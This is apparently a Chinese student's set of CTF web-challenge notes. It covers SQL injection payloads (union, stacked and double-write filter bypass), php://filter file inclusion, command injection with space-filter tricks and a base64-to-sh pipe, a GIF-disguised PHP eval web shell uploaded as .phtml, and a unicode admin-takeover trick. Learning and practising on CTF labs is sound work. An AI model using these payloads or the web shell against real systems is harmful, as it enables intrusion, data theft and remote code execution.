
1.SQL注入——万能密码——1’or’1’=’1

image-20250904192907979 image-20250904193026648

2.f12——CET传参image-20250912174317143

3.文件包含、PHP封装协议

php://filter 的基本使用格式如下:

1
php://filter/[过滤链]/resource=[目标文件]
  • 过滤链:由一个或多个过滤器组成,用管道符 | 分隔,按顺序执行。

  • resource:指定要处理的目标文件路径(必填参数)。

需要base64输出/?file=php://filter/read=convert.base64-encode/resource=/flag.php(注意:在第一个页面放payload)

image-20250904194543384

4.php代码审计

f12,提示source.php,访问,得php代码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
<?php
highlight_file(__FILE__);
class emmm
{
public static function checkFile(&$page)
{
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];//这里出现两个文件,先后访问
if (! isset($page) || !is_string($page)) {
echo "you can't see it";
return false;
}

if (in_array($page, $whitelist)) {
return true;
}

$_page = mb_substr(
$page,
0,
mb_strpos($page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}

$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
mb_strpos($_page . '?', '?')
);
if (in_array($_page, $whitelist)) {
return true;
}
echo "you can't see it";
return false;
}
}

if (! empty($_REQUEST['file'])
&& is_string($_REQUEST['file'])
&& emmm::checkFile($_REQUEST['file'])
) {
include $_REQUEST['file'];
exit;
} else {
echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>

![](C:\Users\HP\Pictures\Screenshots\屏幕截图 2025-09-04 195810.png)

最后payload:/source.php?file=hint.php?/../../../../ffffllllaaaagggg(注意:?和/../)

5.127.0.0.1|ls /

需要了解的知识点:

  • ls(英文全拼:list files):用于显示指定工作目录下的内容(列出目前工作目录所含之文件及子目录)
  • cat(英文全拼:concatenate):用于连接文件并打印到标准输出设备上。
image-20250904201622311 image-20250904201714054

6.127.0.0.1|ls和空格、符号绕过

1
2
3
4
5
6
7
8
命令中空格被过滤的解决方法:
{cat,flag.txt}
cat${IFS}flag.txt
cat$IFS$9flag.txt: $IFS$9 $9指传过来的第9个参数
cat<flag.txt
cat<>flag.txt
kg=$'\x20flag.txt'&&cat$kg
(\x20转换成字符串就是空格,这里通过变量的方式巧妙绕过)

方法1:变量拼接字符串——将a的值覆盖,然后进行绕过

构造payload:/?ip=127.0.0.1;a=g;cat$IFS$9fla$a.php总之就是用变量拼接成flag

方法2:内联执行:将指定的函数体插入并取代每一处调用该函数的地方。

反引号在linux中作为内联执行,执行输出结果。也就是说cat ls //执行ls输出 index.php 和 flag.php 。然后再执行 catflag.php;cat index.php

构造payload /?ip=127.0.0.1;cat$IFS$9ls

方法3:sh命令来执行:使用 base64 编码的方式来绕过 flag 过滤。

加密命令
echo “cat flag.php” | base64
解密命令并执行
echo Y2F0IGZsYWcucGhwCg== | base64 -d | sh然后用$IFS$9代替空格。
构造payload:/?ip=127.0.0.1;echo$IFS$9Y2F0IGZsYWcucGhwCg==$IFS$9|$IFS$9base64$IFS$9-d$IFS$9|$IFS$9sh

image-20250904202924058

7.sql注入——堆叠注入

依次输入:

  • 判断是数字型:1
  • 访问数据库:1;show databases;
  • 访问表:1;show tables;
  • 字段:1;show columns from FLAG;(但是这道题用:*,1)

8.SQL注入

先用第一题的方法,万能钥匙,得到password

![](C:\Users\HP\Pictures\Screenshots\屏幕截图 2025-09-04 205404.png)

这个password用MD5解码,是1234567890,输入密码后,告诉username不对,爆破(但是这道题从已知password去求username好像不太行)

🔴SQL注入步骤:

  • 输入用户名为1
  • 爆数据库password=:1’ union select 1,2,database()#——得到数据库名为geek
  • 爆表名password=1’ union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1#——爆出表名为geekuser
  • 爆表名password=1’ union select 1,2,table_name from information_schema.tables where table_schema=database() limit 1,1#——爆出表名为l0ve1ysq1
  • 爆列名password=1’ union select 1,2,group_concat(column_name) from information_schema.columns where table_name=’l0ve1ysq1’ #——id,username,password
  • 爆数据:/check.php?username=1&password=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23
  • 得flag

9.f12+路径访问+bp抓包+php封装

f12,找到路径,访问Archive_room.php

再次f12,访问action.php,没什么,bp抓包一下,出现新的php文件,访问

出现php代码,提示flag.php,访问提示,只是看不到flag,考虑到php封装,

/secr3t.php?file=php://filter/convert.base64-encode/resource=flag.php

得flag的base64编码,解码得到flag

image-20250904230251017

10.SQL注入

万能密码1”or”1”=”1,得到三个数组的信息,根据第三个数组传入空值

源码中提示sqlmap,试试,能用,出来一个payload,访问,不好使。

![](C:\Users\HP\Pictures\Screenshots\屏幕截图 2025-09-04 231339.png)

最后是我想多了,用最朴素的方法,SQL注入吧

查询3时报错,说明有两个字段

然后想尝试联合查询,结果报错return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
发现过滤了select|update|delete|drop|insert|where|\./i

  • 爆数据库:1’;show databases;#

  • 爆表名:1’; show tables;#

  • 出来两个表:

    1’; show columns from words;#

    1’; show columns from 1919810931114514;#注意:表名为数字时,要用反引号( ` )包起来查询。

  • 发现1919810931114514表中有flag

    ❗这里有多个方法获得flag,选了两个我能看懂的

    • 方法一:handler命令可以一行一行的显示数据表中的内容

      1
      1'; handler `1919810931114514` open as `a` ; handler `a` read next;#
    • 方法二:改名

      1
      1';rename table words to word2;rename table `1919810931114514` to words;ALTER TABLE words ADD id int(10) DEFAULT '12';ALTER TABLE words CHANGE flag data VARCHAR(100);#

      改名之后,再输入1' or 1#即可查到flag{e1bcd62c-6de3-4d1d-90a1-10178c1c53f8}

11.http(referer:改网页路径;UA:改浏览器;X-Forwarded-For:改本地地址)

先http://开头访问

f12,源码中发现php文件,访问

提示:It doesn’t come from ‘https://www.Sycsecret.com’,也就是说这个页面得来自https://www.Sycsecret.com,添加referer即可`Referer头用于告诉web服务器,用户是从哪个页面找过来的`

提示Please use “Syclover” browser:请使用“Syclover”浏览器,添加User-Agent:SycloverUser-Agent头用于告诉web服务器用户使用的浏览器和操作系统信息

提示No!!! you can only read this locally!!!:不! !您只能在本地阅读!!!,添加X-Forwarded-For:127.0.0.1

image-20250905110003257

12.文件上传

想上传php木马文件,提示要图片,所以上传jpg文件,但是过滤了<?符号,要换一种木马

创建一个木马文件,以便后续用蚁剑链接
文件内容为:

1
2
GIF89a
<script language="php">eval($_POST['a']);</script>

注意:可绕过的后缀名检测:php,php3,php4,php5,phtml.pht(这里能用phtml)

上传此文件,然后提示Not image!

用burpsuite抓包,根据提示,修改Content-Type的内容为 image/jpeg

URL地址为:/upload/a.phtml
连接密码为:a

找到flag文件

![](C:\Users\HP\Pictures\Screenshots\屏幕截图 2025-09-05 111922.png)

13.蚁剑

直接使用蚁剑连接

image-20250905154516853

14.文件上传(白名单,bp改文件名)

上传jpg,得到payload,蚁剑不行,bp抓包,改文件名为phtml,成功上传,蚁剑连接

![](C:\Users\HP\Pictures\Screenshots\屏幕截图 2025-09-05 160233.png)

15.SQL注入(双写过滤+直接上传payload)

🔴双写过滤:

/check.php?username=admin&password=1' ununionion seselectlect 1,2,3%23

出现回显位置2和3

爆数据库:/check.php?username=admin&password=1' ununionion seselectlect 1,2,group_concat(schema_name)frfromom(infoorrmation_schema.schemata) %23

猜测flag在ctf里

爆表:/check.php?username=admin&password=1' ununionion seselectlect 1,2, group_concat(table_name)frfromom(infoorrmation_schema.tables) whwhereere table_schema="ctf" %23

查字段名:/check.php?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(column_name) frfromom (infoorrmation_schema.columns) whwhereere table_name="Flag"%23

flag:/check.php?username=admin&password=pwd ' ununionion seselectlect 1,2,group_concat(flag) frfromom(ctf.Flag)%23

flag{70026891-6918-40d9-aebe-1cf2132a3b5c}

16.php反序列

O:4:”Name”:3:{s:14:”Nameusername”;s:5:”admin”;s:14:”Namepassword”;i:100;}

/?select=O:4:%22Name%22:3:{s:14:%22%00Name%00username%22;s:5:%22admin%22;s:14:%22%00Name%00password%22;i:100;}

/?select=O:4:”Name”:3:{s:14:”Nameusername”;s:5:”admin”;s:14:”Namepassword”;i:100;}

17.[ACTF2020 新生赛]BackupFile:备份文件上传

扫目录,访问/index.php.bak出源码

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-15 214431.png)

  • 代码逻辑:需传key参数,key必须是数字 / 可识别数字的字符串(is_numeric),转整数后与$str(开头为123的字符串)用==比较,相等则出 Flag。
  • 关键漏洞:PHP 中int == 字符串时,字符串取开头连续数字转 int,$str转后为123。
  • Payload:URL 后加?key=123,直接满足所有条件,输出 Flag。
1
2
intval()` 是 PHP 中用于**将变量转换为整数**的函数,语法为:
`intval(mixed $value, int $base = 10)

补充:intval()核心功能:

将输入的 $value(可以是字符串、浮点数、布尔值等)转换为整数,转换规则如下:

  1. 数字类型(如 123、123.9):直接取整数部分(123.9 转成 123)。
  2. 字符串:
    • 从字符串开头提取连续数字,遇到非数字字符则停止(如 "123abc" 转成 123,"abc123" 转成 0)。
    • 若指定 $base(基数,默认 10),可解析对应进制的数字(如 intval("11", 2) 解析二进制 11 为十进制 3)。
  3. 布尔值:true 转 1,false 转 0。
  4. 数组 / 对象:通常转成 1(非空)或 0(空)。

关键特性:

  • 转换失败时返回 0(如无法提取有效数字的字符串)。
  • 与 (int) 强制转换效果类似,但 intval() 支持指定基数(更灵活)

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-15 214706.png)

18.[RoarCTF 2019]Easy Calc

本题考查WAF绕过,字符过滤,PHP的字符串解析特性

f12看源码

image-20250917143108534

其中encodeURIComponent(…)是将字符串转换为 “可安全作为 URL 参数” 的格式。

$(“#content”).val()相当于 document.getElementById(“content”).value;作用是获取页面中 id="content" 的元素的当前值(通常用于获取输入框、文本域等表单元素的用户输入内容)。

发现WAF说明需要waf绕过(waf主要拦截能直接执行代码或系统命令的函数、符号,防止攻击者注入恶意代码。)

waf绕过方法总结:

https://johnson666.blog.csdn.net/article/details/120926097?fromshare=blogdetail&sharetype=blogdetail&sharerId=120926097&sharerefer=PC&sharesource=sundan147369&sharefrom=from_link

发现URL还有calc.php访问出码,符号过滤

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 105250.png)

结合以上信息,说明要绕过执行命令函数和符号

所以:/calc.php?num=1;var_dump(scandir(chr(47)));

1
2
3
4
5
6
7
8
9
var_dump(scandir(chr(47)))`是一段用于扫描服务器根目录并输出所有文件 / 文件夹列表**的 PHP 代码,在渗透测试中常用于获取服务器目录结构(尤其是寻找`flag`等敏感文件),具体解析如下:
1. chr(47)
chr()函数将 ASCII 码转换为字符,47 对应的 ASCII 字符是 `/`
作用:用函数生成`/`符号,可绕过 WAF 对`/`符号的直接过滤(若 WAF 拦截明文`/`,用`chr(47)`生成等效字符)。
2. scandir(chr(47))
scandir()是 PHP 的目录扫描函数,参数为目标目录路径,返回该目录下所有文件和文件夹的数组(包括`.`当前目录、..上级目录)。
- 此处扫描根目录 `/`,因此返回服务器根目录的完整结构(如`etc`、`var`、`root`、`flag`等)。
3. var_dump(...)
打印数组的详细信息(元素值、类型、长度),方便直观查看扫描结果(如文件/文件夹名称)。

但是不行,大小写和才分都不行

🪄PHP的字符串解析特性:

  • PHP需要将所有参数转换为有效的变量名,因此在解析查询字符串时,它会做两件事:1.删除空白符 2.将某些字符转换为下划线(包括空格)【当waf不让你过的时候,php却可以让你过】。假如waf不允许num变量传递字母,可以在num前加个空格,这样waf就找不到num这个变量了,因为现在的变量叫“ num”,而不是“num”。但php在解析的时候,会先把空格给去掉,这样我们的代码还能正常运行,还上传了非法字符。

所以:/calc.php? num=1;var_dump(scandir(chr(47))); 出flagg

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 110510.png)

将flag转换:/flagg——chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)
payload:

/calc.php? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)));

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 110550.png)

19.[极客大挑战 2019]BuyFlag:POST传参和cookie身份认证

打开payflag,发现提示

看源码,代码审计:以post方式传参,money=100000000,password满足等于404,但是不能为数字,所以password等于404+任意字符

所以。POST传password=404a&money=100000000,不行,bp抓包

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 161721.png)

总结一下需要满足四个条件:前面提示必须是cuit的学生;以post方式传参;money=100000000;password=404a。

所以修改cookie里的user=0为user=1

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 161738.png)

又提示数字太长,应该是100000000太长,改成1e8,提示不够,改成1e9,出flag

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-17 161806.png)

20、[HCTF 2018]admin

是一个登录注册页面,随便注册登录,显示登录成功,但是源码中提示:you ar not admin,所以需要用admin来注册,发现admin不能注册,考虑大小写绕过,不行

发现change源码中有一个地址:https://github.com/woadsl1234/hctf_flask/,(但是我没打开这个网址,复制的),访问是一个flask项目,那就先查看一下路由,在APP目录里找到`routes.py`路由文件

发现代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from flask import Flask, render_template, url_for, flash, request, redirect, session, make_response
from flask_login import logout_user, LoginManager, current_user, login_user
from app import app, db
from config import Config
from app.models import User
from forms import RegisterForm, LoginForm, NewpasswordForm
from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep//
from io import BytesIO
from code import get_verify_code

@app.route('/code')
def get_code():
image, code = get_verify_code()
# 图片以二进制形式写入
buf = BytesIO()
image.save(buf, 'jpeg')
buf_str = buf.getvalue()
# 把buf_str作为response返回前端,并设置首部字段
response = make_response(buf_str)
response.headers['Content-Type'] = 'image/gif'
# 将验证码字符串储存在session中
session['image'] = code
return response

@app.route('/')
@app.route('/index')
def index():
return render_template('index.html', title = 'hctf')

@app.route('/register', methods = ['GET', 'POST'])

————————————————————————————————————————
def register()://注册

if current_user.is_authenticated:
return redirect(url_for('index'))

form = RegisterForm()
if request.method == 'POST':
name = strlower(form.username.data)//1
if session.get('image').lower() != form.verify_code.data.lower():
flash('Wrong verify code.')
return render_template('register.html', title = 'register', form=form)
if User.query.filter_by(username = name).first():
flash('The username has been registered')
return redirect(url_for('register'))
user = User(username=name)
user.set_password(form.password.data)
db.session.add(user)
db.session.commit()
flash('register successful')
return redirect(url_for('login'))
return render_template('register.html', title = 'register', form = form)

@app.route('/login', methods = ['GET', 'POST'])

————————————————————————————————————————————————
def login()://登录
if current_user.is_authenticated:
return redirect(url_for('index'))

form = LoginForm()
if request.method == 'POST':
name = strlower(form.username.data)//2
session['name'] = name
user = User.query.filter_by(username=name).first()
if user is None or not user.check_password(form.password.data):
flash('Invalid username or password')
return redirect(url_for('login'))
login_user(user, remember=form.remember_me.data)
return redirect(url_for('index'))
return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
def logout():
logout_user()
return redirect('/index')

@app.route('/change', methods = ['GET', 'POST'])


——————————————————————————————————————
def change()://修改
if not current_user.is_authenticated:
return redirect(url_for('login'))
form = NewpasswordForm()
if request.method == 'POST':
name = strlower(session['name']) //大写转小写A->a
user = User.query.filter_by(username=name).first()
user.set_password(form.newpassword.data)
db.session.commit()
flash('change successful')
return redirect(url_for('index'))
return render_template('change.html', title = 'change', form = form)

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
if request.method == 'POST':

flash('post successful')
return redirect(url_for('index'))
return render_template('edit.html', title = 'edit')

@app.errorhandler(404)
def page_not_found(error):
title = unicode(error)
message = error.description
return render_template('errors.html', title=title, message=message)

def strlower(username):
username = nodeprep.prepare(username)//
return username

!代码审计:

这里重点要注意以下strlower()函数,其中调用nodeprep.prepare函数,在代码开头有一行代码:from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep,说明nodeprep是从twisted模块中导入的,利用nodeprep.prepare函数会将unicode字符ᴬ转换成A,而A在调用一次nodeprep.prepare函数会把A转换成a。而值得注意的是strlower()自定义函数被调用了三次,分别是register、login、change,即注册、登陆、修改密码时都会被调用。

思路:

用ᴬdmin注册,后台代码就会调用一次nodeprep.prepare函数,把用户名转换成Admin;修改一次密码,再次调用nodeprep.prepare函数,使用户名由Admin转换为admin,重新登陆,就可以得到flag。
![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-18 194751.png)

21、[BJDCTF2020]Easy MD5:MD5函数(ffifdyop),md5弱比较

https://github.com/BjdsecCA/BJDCTF2020

